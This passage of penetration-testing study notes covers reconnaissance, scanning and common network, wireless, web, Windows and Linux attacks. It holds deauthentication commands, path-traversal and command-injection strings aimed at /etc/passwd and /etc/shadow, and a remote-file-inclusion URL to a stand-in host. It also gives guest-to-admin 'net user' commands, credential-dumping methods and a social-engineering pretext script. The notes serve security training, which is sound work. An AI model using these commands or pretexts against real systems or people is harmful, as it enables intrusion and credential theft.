- Linux commands:
  - `showmount -e <IP>` — Display shares on target IP
  - `mount -t nfs <target IP>:/sharename /localdirectory` — Connect to a share
- Tools
  - ShareEnum: GUI-based tool can scan networks for shares (need valid credentials)
  - Metasploit: Auxiliary/scanner/smb/smb_enumshares
  - Null Sessions: Windows Server 2003 and prior allowed for null sessions

18. Website Enumeration

- Identify resources the web server is using and its underlying technology (Apache, IIS, NGINX, PHP, Java, Wordpress, etc.).
- Use a browser to identify HTTP response codes.
- NMAP scripts: `http-enum`, `http-drupal-enum`, `http-php-version`, `http-wordpress-enum`, etc.
- May need to scan on non-standard ports like 8080 (nmap -PN -sT -sV -p0-65535 192.168.10.5)
- DirBuster: GUI-based tool created by OWASP that uses wordlists to search for directory names

Vulnerability Scans

1. Credentialed vs. Non-credentialed Scans

- Credentialed: Will provide more detailed information and can include out-of-date applications (Java, Flash, Adobe, etc.) as well as missing OS patches.
  - Internal IT teams should be running these on a scheduled basis
- Non-credentialed: Same as an outside attacker will see, only what is exposed
  - This is what you'll most likely be running during a pentest.

2. Tools for vulnerability scanning

- OpenVAS: Best option
- Nexpose: Best option
- Retina: Best option
- Microsoft Baseline Security Analyzer (MBSA): Checks for patches
- Nessus (Tenable): Best option
- Nmap NSE scripts: Checks for some vulnerabilities

3. Types of Scans

- Basic types:
    - Discovery: Ping scan to identify targets to further investigate
    - Full scan: Full port and vulnerability scanning of target
- Compliance: Verify the network adheres to policies
    - Password policy
    - Encryption policy
    - Checks Active Directory Group policies using valid credentials
- Host vulnerability scan
    - This is the standard vulnerability scan against a host or hosts
    - Identify open ports and service versions running
- Database Scans
    - Database scanners
        - SQLmap
        - Scuba
        - Nmap
        - MSSQL DataMask
        - SQLRECON
- Packet crafting tools
    - Check to see how devices respond to unexpected packet settings
        - Hping
        - Scapy
        - Ostinato

4. Application Scanning

- Automated: Using a tool to scan, high false positive, low skill required
- Manual: Using a tool as a tool, low false positive, high skill required
- Tools:
    - BurpSuite
    - Arachni
    - Metasploit WMAP
    - Nikto
    - OWASP Zap
    - w3af

5. Container Security

- Containers are a lightweight virtual machine running on top of a container operating system.
- Security issues include:
    - Kernel exploits: The container shares the underlying OS
    - DOS: Container uses the underlying device resources

  - Container breakouts: Bugs in the container could allow for an attacker to escape the container and access the underlying OS

6. Vulnerability Scanning Considerations

   - Duration: The more you scan the longer it will take
   - Timing: Off hours to lessen the impact on your client
   - Network topology: Scanning across MPLS or VPN can be slow
   - Bandwidth limitations: If scanning across a 10Mbs network connection, it will take longer than normal to complete and you may saturate the connection, causing issues
   - Query throttling: Helps with not saturating low-speed network connections
   - Legacy systems: If not excluded, may want to use less aggressive scan settings

- **PRO TIP**

  - *Do not* rely on a vulnerability scanner to identify ALL the vulnerabilities and ways into a network.
  - Vulnerability scanners are a tool to help out, but we still need to exercise our curiosity and problem-solving skills to find other ways in.

Vulnerability Analysis

1. Asset Categorization

   - Public: No risk to organization if disclosed; but does present risk if not accessible or is modified (company website)
   - Private: Poses some risk if a competitor has it or it's modified or unavailable (lists of customers or employees)
   - Restricted: Is restricted to a small number of users, such as accounting data or IP (intellectual property; business secrets) may cause serious disruption to business operations
   - Confidential: Would significantly impact business and clients if disclosed (e.g., PII, PHI, PCI data)

2. May also categorize by people, servers, applications, locations, etc.

3. Adjudication

   - Evaluating and ranking vulnerabilities based on potential threat to the organization
   - CVSS score
   - What target is the vulnerability on? (Risk is key!)
     - Client website
     - Organization firewall

4. False positives

   - Use more than one type of scan and cross reference

  - May be a compensating control
    - Open RDP (Remote Desktop Protocol); using MFA (multi-factor authentication)

- **PRO TIP**
  - False positives are many
  - Don't get discouraged — think of it as a challenge, and rise to meet it!

Leveraging Information

1. Vulnerability Mapping
   - Mapping a vulnerability to a target, which is done by the vulnerability scanner
   - Have a list of targets and vulnerabilities on each
   - Rank the vulnerabilities (CVSS score) to show risk
2. Prioritizing
   - Focus on the pentest objective — don't get distracted.
   - Goal is to access ePHI (electronic personal health information)
     - Identify likely ways to gain access.
     - Don't spend time on trying to access the company website if it has no link to ePHI.
3. Common Attack Techniques
   - Social engineering
   - Web apps: SQL injection, cross-site scripting (XSS), directory traversal
   - Denial of service (DOS)
   - Session hi-hacking/man-in-the-middle
   - Credential reuse
   - Brute forcing/password cracking
4. Common Ways to Gain Access to the Network
   - USB drop
   - Crack wireless
   - Using a drop box
   - Exploit vulnerabilities on publicly accessible servers
5. Exploits and Payloads
   - Exploits: The code that takes advantage of a vulnerability to compromise a target
     - Buffer overflow
     - Code injection
     - Web application exploits
   - Payload: The code that is delivered to a compromised target

    - Meterpreter
    - VNC
    - Backdoor or trojan
    - Malicious DLLs
    - Worms or viruses
        - **CAUTION**: First, *do no harm*! And clean up!

6. Cross-Compiled Code

    - This is code that is compiled on one platform, but designed to run on another. Compile an exploit on Kali to run on Windows.

7. Exploit Modification

    - Modifying an exploit to work on another target
    - Tools used to modify exploits
        - Metasploit
        - Immunity debugger
        - Android debug bridge (ADB)
        - Java debugger (jdb)
        - Mono.py

8. Exploit Chaining

    - Using multiple exploits to form a larger attack
    - Ex.: gaining access with a low-level account, and then exploiting a privilege escalation vulnerability to gain system-level access
    - Exploiting a directory traversal vulnerability in a web application to gain access to a Linux shadow file, and then cracking the hashes to get system credentials

9. Proof of Concept (POC)

    - Usually created by security researchers to show the validity of a vulnerability

10. Deception Tactics and Social Engineering

    - Deception is the primary mechanism used in social engineering
    - Used to create trust, empathy, and urgency

11. Examples

    - Empathy: A new "helpless" employee needs their password reset.
    - Urgency: You call as a C-level executive's assistant with an emergency request for a password change because the executive is in a "very important" meeting and cannot access their email.
    - Trust: Technician calling from ISP wanting to validate IP addresses because of a mixup in their documentation.

12. Dictionary Attack

    - Brute forcing credentials with a word list
    - Must already know a username (check email addresses and use Administrator)
    - The bigger the file, the longer it takes
    - Can be used in brute forcing an online system or offline hashes (`Linux=/etc/shadow` ; `Windows C:\Windows\System32\config\SAM file or Registry HKLM/SAM`)
    - Watch for "account lockouts," which will raise alarms

13. Rainbow Table Attack (Pre-Computed Hash Values)

    - Use credential hashes pulled from target to find the value
    - Much faster than dictionary attacks
    - Require very large Rainbow files
    - Tools include Ophcrack, RainbowCrack, CAPEC
    - Watch for "salts," which are unique strings added to each password before hashing

System Weaknesses

- Explain weaknesses related to specialized systems

    - ICS
    - SCADA
    - Mobile
    - IoT
    - Embedded
    - Point of sale
    - Biometrics
    - Application containers
    - RTOS


1. Lack of patching makes these systems more vulnerable

2. Mobile Devices

    - IOS is usually more locked down
    - Android is usually less restrictive

3. Industrial Control Systems (ICS) - generally outdated and not patched

    - Supervisory control and data acquisition (SCADA) - used in utilities
    - More and more often are connected via networks
    - Metasploit search for "scada"
    - Embedded systems - Windows or Linux embedded poor security



```
msf > search amazon

Matching Modules
================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   auxiliary/admin/aws/aws_launch_instances                     normal  Launches Hosts in AWS
   auxiliary/admin/firetv/firetv_youtube                        normal  Amazon Fire TV YouTube Remote Control
```

Figure 1: Amazon FireTV Metasploit example

4. Real-Time Operating System (RTOS)
   - Do not contain Data Execution Prevention (DEP)
   - IoT often use RTOS
5. Internet of Things (IoT)
   - Lack of auto-updates; end users generally not tech savvy enough to update
   - Most often wirelessly connected
   - Could be an easy way in!
6. Point of sale (POS)
   - Oftentimes on segregated network to comply with regulations
   - Hold sensitive data (cardholder data)
   - Lack of patching and oftentimes lack of security between terminals and servers

ATTACKS AND EXPLOITS

Social Engineering

1. Components of Social Engineering Attacks
   - Target evaluation: Identify the "chatty Kathy" (loves to talk).
   - Pretexting: Create a believable story.
   - Psychological manipulation: Human willingness to trust and help
   - Building relationships: Trust
   - Motivation: A reward, could even be the reward of helping someone
   - Ex: We are planning an on-site physical security test and want to appear to be a technician from the target's ISP. We identify the receptionist as a target. Call to the receptionist posing as the receptionist for a company opening a new branch in the area. Relate to the role of a receptionist and play down your technical knowledge, putting you in a position of needing help. Build rapport with the target, talking about something you may have found out about them on social media, such as their hobbies. Then ask who their ISP is and if they are reliable because your new office is looking for an ISP in the area. This will allow the target to help you and provide the target with a positive feeling of being able to help someone in need. At this point, you have built a relationship and can call the target back for more information such as phone provider or other questions like the safety of the neighborhood, which could lead to the target revealing information about their physical security.

2. Motivation Techniques
    - Authority: Law enforcement, CEO
    - Scarcity: Unique opportunity or a secret
    - Urgency: *Very powerful*
    - Loss: Loss of revenue or loss of clients
3. Types of Phishing Attacks
    - SMiShing: SMS phishing
    - Vishing: Voice phishing
    - Pharming: Fake websites
    - Spear phishing: Target specific person or group
    - Whaling: Target wealthy or powerful individuals
    - BEC (Business Email Compromise): Impersonation or email hijacking of C-level email
4. Other Social Engineering Attacks
    - Hoax: Tricking target into doing something
    - Baiting: Leaving behind physical devices (ex.: USB drop)
    - URL hijacking: Exploit typing mistakes in URLs (ex.: gogle.com)
    - Shoulder surfing: Watching someone's screen while standing behind them
    - Tailgating/piggybacking: Following someone through a security checkpoint

Exploit Network-Based Vulnerabilities

1. Sniffing
    - NIC must be in promiscuous mode so it will accept data for all MAC addresses
    - Need to use ARP poisoning (default gateway) or a network tap due to switches using MAC tables
    - See all the clear text communications
    - Identify servers (DNS, Domain Controller, SMTP, etc.)
    - Identify devices (SNMP, CDP)
2. TCP Hijacking
    - Taking over an already established TCP session
    - Must be a plain text protocol such as Telnet, FTP, or rlogin
    - Must be able to anticipate the incrementing TCP sequence
    - Then spoof your MAC and IP to match the originating station's MAC and IP
    - Must be on the same subnet as the originating station due to routing in place
    - TCP hijacking tools
        - Hunt
        - Juggernaut

    - Shijack
    - T-sight

3. Browser Session Hijacking

   - Steal session credentials from a target's browser to be used to impersonate the target on a website
     - Sidejacking: Sniffing the cookie that contains the session ID (SID) and is used as an authentication token
     - Predictable Session Token: The attacker analyzes the site's use of session IDs in the URL for patterns
     - Cross-site scripting (XSS): The attacker puts a malicious link using JavaScript in it on a vulnerable website. Victim clicks the link and the JavaScript extracts the cookie and sends it to the attacker.

4. HTTP Session Hijacking Tools

   - Firesheep
   - Hamster
   - CookieCatcher
   - ARP poisoning app (Cain & Abel, Ettercap, plus a sniffer) (default gateway)
   - MITMf

5. Man-in-the-Middle (MITM) Attacks

   - Attacker gains access to a session and acts as a relay so they're able to see all communications
   - MITM tools
     - Ettercap
     - Netcat
     - Wireshark
     - Ratched
     - Metasploit MITM proxy modules

6. Server Message Block (SMB) Exploits

   - SMB is how Windows clients communicate with Windows servers File and Print services.
   - Lots of known vulnerabilities
     - EternalBlue!

7. Simple Network Management Protocol (SNMP) Exploits

   - Uses a community string for authentication (SNMP v1,2)
     - Default community strings are "private" and "public"
   - Sends a large amount of information about the device (manufacturer, model, firmware, status, etc.)

- Can query device for additional information
- SNMP v3 enables the use of encryption
- SNMP exploit tools:
  - Search Metasploit for SNMP
  - NMAP .nse scripts (`snmp-brute.nse`, `snmp-win32-software.nse`, `snmp-win32-services.nse`)

8. Simple Mail Transfer Protocol (SMTP) Attacks

   - Clear text on port 25
   - DNS MX record used to identify mail servers for domains (NSLookup)
   - `VFRY` command used to verify if an email account exists
   - `EXPN` command used to expand a mailing list or alias to identify recipients
   - SMTP exploits and tools:
     - Banner grabbing
     - Sniffing of authentication, messages, attachments (Wireshark)
     - SPAM or phishing relay (MailBomber, Kali SET, ReelPhish)
     - Email account enumeration (Metasploit `smtp_enum`, telnet)
     - Buffer overflows (Metasploit)
     - Brute force account passwords (Hydra, Ncrack, Medusa)

9. FTP Attacks

   - FTP is plain text; sniff for credentials
   - Access with “anonymous” login, possible version exploits available
     - Can you upload/download files?
     - Does this target also host a website? Maybe we can upload a malicious PHP page to the web directory.
   - Banner grabbing to identify FTP version
   - FTP exploit tools
     - NMAP FTP .nse scripts
     - Metasploit FTP modules

10. DNS Cache Poisoning (DNS Spoofing)

    - The attacker provides incorrect DNS records to DNS server which will in turn provide the incorrect data to clients.
    - End result is clients being redirected to bogus websites or services
    - DNS cache poisoning tools:
      - Metasploit auxiliary/spoof/DNS/`bailwicked_host`
      - Ettercap with the dns_spoof plugin
      - MITMf
      - Kali dnsspoof
      - ARPwner

    - Kali DNSChef

11. Other Name Resolution Attacks

    - NetBIOS: Used by Windows machines for DNS resolution by legacy systems
    - Link Local Multicast Name Resolution (LLMNR): Used by Windows Vista and later operating systems to resolve hostnames if DNS cannot resolve the name.
    - Name resolution exploits and tools
        - Attacker listens for queries and responds with itself as the destination, asking sender to authenticate. This provides the attacker with credentials. (Kali Responder, Metasploit, MITMf)

12. Network Authentication Brute Force

    - Brute forcing network services such as FTP, SMTP, SSH, etc.
    - Brute force tools:
        - Hydra
        - Medusa
        - Ncrack
        - Aircrack-ng
        - John the Ripper
        - Cain & Abel
        - L0phtCrack
        - Ophcrack
        - Hashcat
        - Metasploit modules (http_login, smb_login, telnet_login, etc.)

13. Pass the Hash Attacks

    - Once you have a password hash, you can use it to authenticate, rather than try to crack the Hashcat
    - Tools to obtain hashes:
        - Meterpreter modules (hashdump, domain_hashdump, mssql_local_hashdump, etc.)
    - Tools used to pass the hash
        - Metasploit modules (exploit/windows/smb/psexec, auxiliary/scanner/smb/smb_login)
        - Hydra
        - Medusa
        - Veil-Catapult
    - Windows Defender protects against pass the hash attacks
    - May need to disable User Account Control (UAC) if it's enabled

14. Denial of Service (DOS) Attacks

    - Prevents a system from performing its duties
        - May exhaust system or network resources

  - Distributed DOS (DDOS) is when the attack comes from many sources
  - DOS/DDOS attack examples:
    - Packet flood
    - Ping of death (ICMP echo request larger than 65.536 bytes)
    - TCP SYN flood (caused the target to reserve resources waiting for an ACK)
    - Smurf attack is when the attacker sends a large amount of ICMP echo requests while spoofing its address as the target's address so all responses go to the target and overwhelm it
    - Fraggle attack is same as Smurf attack, but uses UDP instead of ICMP
    - Land attack uses a spoofed packet where the source and destination addresses are the same so the target floods itself
    - SMB malformed request may cause a blue screen of death
    - DNS flood attack overwhelms a DNS server with requests, causing its sources to become exhausted
    - DNS amplification attack is like a Smurf attack, where multiple DNS servers receive spoofed queries and respond to the target
  - Stress testing is another name for performing a DOS/DDOS attack

15. VLAN Hopping

- VLANs are a layer two network segmentation that allow switches to isolate ports from each other
- In order for VLAN'd ports to talk, they must go through a router, where you can apply filtering rules
- VLAN hopping exploit and tools
  - Overflowing the MAC table on a switch may cause it to act as a hub and transmit all packets out all ports
  - Configure the attacker's computer port to act as a "trunk" port that allows it to talk on any VLAN (Frogger)

16. NAC Bypass Attacks

- Network Access Control (NAC) systems prevent unauthorized access onto a network
- NAC bypass exploits and tools
  - Spoofing the MAC of a permitted computer may fool the NAC into authenticating your computer
  - Using IPv6 rather than IPv4 may get you on the network if the NAC administrator didn't set up IPv6 rules
  - Using a rogue access point in hopes a target organization computer will connect. Then you can attempt to compromise that computer and use it as a relay.

Wireless and RF-Based Vulnerabilities

- Evil Twin Attacks
    - An attacker uses a rogue access point in an effort to trick the victim into connecting to it.
    - Then the attacker can sniff all of the users' plain text traffic.
    - The attacker can perform an HTTP Downgrade attack or SSL Strip Attack to defeat HTTPS so plain text traffic can be sniffed.
- Technical Considerations for Evil Twin Attacks
    - Use the same SSID as the target organization
    - Most often runs in Open Mode, no encryption
    - Access point needs to be in close proximity to victims
- Deauthentication Attacks
    - Spoof victim's wireless MAC address and send deauth request to access point.
    - Access point deauthenticates the victim and they are disconnected from the wireless access point.
- Why Use Deauth Attacks?
    - Denial of service (DOS)
    - Evil twin attack – disconnect from good and connect to rogue
    - Capture authentication process used to crack encryption keys
- Execution
    - Knock all users off an access point

```
aireplay-ng -0 1 -a 01:b1:a0:c6:77:81 wlan0
```

- `-0 1` specifies one deauthentication message
- `-a` specifies an access point you're spoofing
- The MAC address is of the access point you're attacking
- `wlan0` specifies your wireless NIC
- Knock one user off wireless

```
aireplay-ng  -0 1 -c 34:d4:01:e4:77:81 wlan0
```

- `-c` specifies you're spoofing a single client
- The MAC address is of the victim you're attacking

- How Do You Get the MAC Addresses?
    - Sniff your wireless NIC and you'll see all the MACs!
    - MAC info is not encrypted – the data contents are!

- Fragmentation Attack
  - Used in the process of cracking WEP encryption keys
  - Idea is to send fragmented packets to an access point in order to collect enough packets to get a repeating IV (initialization vector)
  - The IV is a 24-bit variable added to the encryption key
  - When you collect repeating IVs, you can crack WEP
- Credential Harvesting
  - In the wireless realm, this is done by sniffing.
  - If the wireless is open, you can sniff all plain text traffic.
  - If the wireless is encrypted, you'll need to use an evil twin attack because all types of wireless encryption use an added value (like the IV in WEP) so that each user has a unique key.
- Wi-Fi Protected Setup (WPS) Weakness
  - WPS is an "easy" way to connect devices to a wireless access point.
  - Press WPS button to put it in pairing mode, then pair your device.
  - Can also use an 8-digit PIN to connect to WPS
  - The access point only checks 4 digits of the pin at a time, meaning there are only 11,000 possibilities — easy for a computer to crack!
- WPS Attacks
  - Online attacks
    - Brute forcing the 8-digit PIN
    - May need to use MAC spoofing as the access point may block your MAC after too many attempted guesses
  - Offline attacks
    - Hashes used to check WPS PIN by the access point are broadcast.
    - Pixie Dust is an offline attack that uses a tool named reaver to crack WPS offline.
    - Bully is another tool that can be used to crack WPS.
- Bluejacking
  - Sending unwanted bluetooth signals to devices
  - Can be text-based messages, video, or images
  - Simple annoyance — not hijacking a device
  - Can be used in social engineering attacks!
- Bluesnarfing
  - The act of reading information off a device via bluetooth
    - contacts

        - emails
        - texts
    - Bluetooth uses Object Exchange (OBEX) protocol to communicate
    - Use OBEX to connect to a device's OBEX Push Profile (OPP)
    - Then send `OBEXT GET` requests
        - `telecom/devinfo.txt` – Info about the device
        - `telecom/pb.vcs` – Phone book
        - `telecom/cal.vcs` – Calendar
- RFID Cloning
    - Copying an RFID microchip signal
    - Must be in close range
    - Used to clone access badges for access to restricted areas
- Jamming
    - Sending out signals on the same frequency to cause interference
    - Deauthentication attacks
    - Denial of Service (DOS)
- Repeating
    - AKA Replay Attacks
    - Capturing legitimate traffic to be used later on in an attack
    - Capture an authentication to be used later to re-authenticate by the attacker

Application-Based Vulnerabilities

- Web-Based Application Vulnerabilities
    - Most run on frameworks
        - AngularJS
        - Ruby on Rails
        - Django
    - Structured Query Language (SQL) often used
    - Most common vulnerabilities include:
        - Poorly implemented security configurations
        - Weakness in code injection
        - Cross-Site Scripting (XSS)
        - Cross-Site Forgery (CSRF)
        - Weakness to file inclusion exploits
- Directory Traversal
    - Accessing a file from a location the user is not authorized to access

  - Use `../../../../` to attempt this attack
    - `http://www.sitename.com/index.php/../../../../../etc/shadow`
  - Encoding directory traversal by encoding characters in hex
    - `%2E` = `.`
    - `%2F` = ‘/“
    - `http://www.site.com/%2E%2E%2F%2E%2E%2FWindows/system32/cmd.exe`
- Poison Null Bytes
  - Some apps may not know how to handle null bytes
  - `%00` = null byte
  - `http://www.site.com/page.php?file=../../etc/passwd%00`
- Exploitation Tools
  - OWASP ZAP
  - Browser Exploitation Framework (BeEF)
- Authentication Attacks
  - Cracking credentials
    - Default credentials
    - Brute force
    - Analysis of URL strings
  - Session hijacking
    - Get those cookies!
  - Redirection
    - Append URL request to the website's URL
    - `http://www.site.com/login?url=http://attackersite.net`
    - Used in phishing so the user only looks at the first part of the URL
- Authorization Attacks
  - Parameter pollution
    - Simply passing multiple duplicate parameters to see how the site reacts
    - Normal: `http://www.pie.com/?search=pizza`
    - Attack: `http://www.pie.com/?search=pizza&search`
  - Insecure direct object reference
    - Normal: `http://site.name/somepage?invoice=84745`
    - Attack: `http://sitename/somepage?invoice=12345` (substitute values)
- Injection Attacks
  - Code injection
    - May not be any input validation allowing the attacker to run commands

    - `/index.php?arg=1; system('id')`
  - Command injection
    - Again lack of input validation can allow for command execution
    - `http://pie.com/delete_file.php?$file_name=test.txt;cat%20/etc/passwd`
  - SQL injection
    - Most common type of code injection
    - Test for SQL injection by using `'` or `1=1--` in an input data field (must include space after the – as this tells SQL to ignore everything following)
  - HTML injection
    - May be able to inject a malicious URL so it shows up on the webpage
  - Cross-Site Scripting (XSS)
    - Similar to HTML injection but includes injecting JavaScript that executes on the target's browser
      - Stored XSS stays on server (ex.: web forum post)
      - Reflected XSS executes on the victim's browser, not on the server
    - Test for XSS
      - Enter `<Script>alert("XSS Vulnerable")</script>` into data input field
      - `http://www.target.com/page1/Rule2?query= <h3> "Hello from XSS" </h3>`
  - Cross-site request forgery attacks (XSRF/CSRF)
    - Tricks the victim into submitting malicious requests by taking advantage of the trust between the application and the browser.
    - Very hard to detect

- Clickjacking
  - The attacker uses transparent or opaque layers to send users to a destination other than where they intended to go.

- File Inclusion Attacks
  - Remote File Inclusion (RFI): Attacker references a file on another server
    - `http://original.com/page.php?font=http://badbuy.com/bad_file.php`
  - Local File Inclusion (LFI): Attacker can exploit this to access files local to the server.
    - `http://oringal.com/page.php?font=../../Windows/system32/cmd.exe%00`

- Web Shells
  - A script that has been loaded onto a web server with great functionality such as:
    - File manager/file downloads
    - Reverse bind shell
    - Execute scripts
    - Task manager
    - Mail client

    - The open source web shell b374k is a good example of this
    - How do we use this?
        - Anonymous FTP on web server may allow us to upload a web shell the web directory

- Insecure Coding Practices
    - Most of these mentioned exploits are made possible to do these:
        - Lack of input validation
        - Hard-coded credentials
        - Unauthorized or insecure functions
        - Lack of error handling
        - Lack of code signing
- Race Condition
    - When unexpected results occur due to events being processed at the same time

Local Host Vulnerabilities

- Operating System Vulnerabilities
    - Remote code execution: Allows attacker to execute code
    - Buffer/heap overflow: Allows attacker to overwrite memory buffers with malicious code
    - Privilege escalation: Allows attacker to gain elevated access after system compromise
    - Information disclosure: Allows attacker to gain access to protected information

–––– WINDOWS ––––––-

- Frequently Exploited Windows Features
    - Null session: Allows anonymous connection to the IPC$ share. Can enumerate information about the system.
    - LM password hash: Very weak hashing algorithm; easy to crack.
    - IIS 5.0 weaknesses
    - RPC DCOM - Server 2000/2003 & XP Remote Code Execution (RCE) vulnerability
    - SMB vulnerabilities: EternalBlue, etc.
- Windows Kernel Vulnerabilities
    - `ntoskrnl.exe` manages memory, scheduling threads for CPU, device I/O, etc.
    - There are many vulnerabilities for the Windows kernel
        - EternalBlue
        - Kernel mode drivers
        - Secondary logon services

    - Kernel mode drivers
    - Many more!

- Password Cracking in Windows
  - Windows uses Kerberos tickets to store some credentials
  - LSA secrets are used to store some passwords
  - Local usernames/passwords are stored in the Security Account Manager (SAM), which is stored at `%WINDIR%\System32\config\SAM`
  - Windows server hashes
    - LanMan: Converted to uppercase, then truncated or padded to become 14 characters in length, then split into two 7-byte parts. Not salted; susceptible to dictionary and rainbow table attacks.
    - NT – MD4 hash of the password, allows up to 128 characters.
  - Active directory hashing algorithms
    - MD4 – used for NTLM authentication
    - LM – disabled by default since Server 2003
    - Many other options which include salting, including DES_CBC_MD5 and AES256_CTS-HMAC_SHA1_96
  - Password cracking options
    - Dump credentials from memory and crack offline
    - Steal a copy of the file containing the credentials (SAM,SYSTEM,ntds.dit)
    - Steal the Group Policy Preference (GPP) file to extract any passwords (cPassword)
    - Don't crack the hashes, use them for pass the hash attacks
  - Techniques
    - Hash dump – Dump hashes directly from the registry hives and pass them to a cracker
      - Must be in SYSTEM privilege
      - Extract hashes through DLL injection into the lsass.exe process
    - User token dump
      - Steal a user token to impersonate that user on that computer
    - Windows vault dump
      - The windows vault is a set of local files that store credentials for IE, Microsoft account, SSO, Windows Mail, and others
    - Kerberoasting
      - Grabbing the Kerberos ticket of a service account and crack it offline. Then use those credentials for lateral movement.
      - Service accounts such as MS SQL are usually have more privilege than they need and their passwords are rarely changed.
    - Offline SAM cracking
      - Get a copy of the registry keys from
        - `HKLM\System`
        - `HKLM\SAM`

    - Offline Active Directory (AD) cracking
        - Obtain a copy/backup of the AD database located at `%SystemRoot%\NTDS\Ntds.dit`
        - Crack offline
    - cPassword dump
        - Read and crack the cPassword value from the Group Policy Preferences (GPP) file.
            - File is located in the SYSVOL share on any domain controller.
            - Passwords in here are used to standardize local account passwords
    - Keylogging
        - Install a physical or software keylogger

- Password Cracking Tools
    - Network brute force tools
        - Hydra
        - Medusa
        - Ncrack
        - L0phtcrack
        - Metasploit modules auxiliary/scanner/smb/smb_login
    - Dumping LSA secrets tools
        - Cain & Abel
        - Mimikatz
        - LSAdump
        - Metasploit module post/windows/gather/lsa_secret
        - Creddump
    - Online SAM cracking tools
        - Meterpreter hashdump
        - Metasploit modules post/windows/gather/hashdump
        - cachedump
        - samdump2
        - pwdump7.exe
    - Impersonating user tokens tool
        - Meterpreter `steal_token` command
    - Kerberoasting tools
        - Mimikatz
        - PowerSploit
        - John the Ripper
        - Hashcat
        - Empire
        - Metasploit module auxiliary/gather/get_user_spns
    - Dumping cached domain logins
        - Cain & Abel

        - creddump
        - cachedump
        - fgdump
        - PWDumpX
    - Offline SAM cracking tools
        - Cain & Abel
        - John the Ripper
        - Hashcat
        - L0phtcrack
        - Ophcrack

- Windows Services and Protocol Configurations
    - Network services listen on ports
    - Protocols have version-specific exploits
    - Can ALL ports!
    - Banner grab to get versions of services and research for vulnerabilities
    - You can always use privilege escalation once on the target
- Windows File Systems
    - File permissions are a big problem with security.
    - This includes weak service permission. If a service is set to allow domain users or anyone to edit it, you can change the service to run whatever .exe you want!
- Unquoted Service Paths
    - When Windows starts a service, it uses the system path to find the executable.
    - If these paths include spaces or are *not* in quotes, Windows tries to execute everything throughout the path where there's a space.
    - Ex.: `C:\My tools\favtool\tool.exe`, if there are no quotes around the entire path, Windows is going to first try to execute My.exe, then go down the path until the .exe or another space. If we put a malicious executable named `C:\my.exe`, it will be run when the service starts.
        - Tools to look for unquoted service paths
            - Metasploit module exploit/windows/local/trusted_service_path
            - PowerSploit Get-ServiceUnquoted cmdlet
- Privilege Escalation in Windows
    - Crack passwords
    - Compromise installed applications with vulnerabilities
    - UAC bypass modules
    - Weak process permissions
    - Sensitive information in shared folders (may find passwords)


    - WebDAV can be exploited with known vulnerabilities
    - Missing patches can leave hidden vulnerabilities you can find by searching the web

- Memory vulnerabilities
    - Buffer overflow: Overfilling memory in an application followed up by injection of malicious code can cause the malicious code to run using the application's permissions
    - Heap overflow: Another type of buffer overflow
- Default Accounts in Windows
    - Guest: Disabled by default; doesn't require a password; RID 501
    - Administrator: Will not lockout; can brute force forever; RID 500
    - krbtgt: Account that signs all kerberos tickets; RID 502
    - DefaultAccount: Win10 and later; RID 503
    - WDAGUtilityAccount: Used by Windows Defender; RID 504
- Windows Account Manipulation
    - List all users: net user
    - See information about guest: `net user guest`
    - Activate guest account: `net user guest /active:yes`
    - Add guest account to local admin group: `net localgroup administrators /add guest`
    - View SID of each account: `wmic useraccount get name,sid`
- Sandbox Escapes
    - Types of sandboxes
        - Virtual machines
        - Docker containers
        - Web browsers
        - Web pages
        - Mobile apps
        - PDFs
- Sandbox Exploits
    - VMware CVE-2017-4901
    - Internet Explorer iframe CVE-2016-3321
    - MS Remote Desktop Services CVE-2015-0016
- Virus and Malware Sandbox Evasion Techniques
    - Extended sleep: Wait out the antivirus analysis time period
    - Polymorphic malware : Adds random code to itself to every time it runs
    - Rootkits: Attempt to replace parts of the OS to subvert the antivirus software

- Encrypted archives: Antivirus cannot read package contents; relies on user to unpack and run
- Botnet/CnC: User installs valid software that phones home and downloads malicious software

————- NIX ——————-

- Frequently Exploited Linux Features
  - ret2libc: Can allow for arbitrary code execution and privilege escalation
  - Insecure sudo: Allows attacker to run commands as root
  - Sticky bits: A restricted deletion flag in file permissions that only permits file owners to delete or rename files
  - SUID: Allows a user to run a command as another user
  - Dirty COW bug: A race condition in mm/gup.c leverages incorrect handling by the copy-on-write (COW)
- Password Cracking in Linux
  - Brute force network login
  - Copy /etc/shadow file and offline brute force the hashes
  - Dump hashes from a compromised machine and brute force offline
  - Dump clear text passwords stored in memory
  - Pass the hash if time is of the essence; works well against SAMBA
  - Install a keylogger
  - Reboot computer and interrupt the boot process, edit GRUB, boot into single user mode, and you are root!
- Linux /etc/shadow Hashing Algorithms
  - $1 = MD5
  - $2a = Blowfish
  - $5 = SHA-256
  - $6 = SHA-512



```
  GNU nano 2.0.7                    File: shadow

root:$6$GkfJ0/H/$IDtJEzDO1vh8VyDG5rnnLLMXwZl.cikulTg4wtXjq98Vlcf/PA2D1QsT7VHSsu46B/od4IJlqENMtc$
```

Brute force network logins (SSH/RDP/Telnet/FTP)

Dump hashes for offline cracking or pass-the-hash

Install a keylogger

- Linux Service Vulnerabilities
    - Identify running services and versions, and research vulnerabilities
- Linux File Permissions
    - Read(r) Write(w) Execute(x)
    - values = r(4) w(2) x(1) so rwx=7 and r-w=5 * r–=4
    - Users (u) = file owners
    - Group (g) = any user in the files group
    - Other (o) = everyone else

  -rwxr-xr– =754

  Users have rwx, group has r-w, and other has r

    - The leading - is the filetype such as d=directory, for drwxr-xr–
    - chmod is the command to change permissions
        - `chmod 777 file.txt`
    - SUID (Setuid)
        - When a user executes a file, it takes on the permissions of the user who launched it.
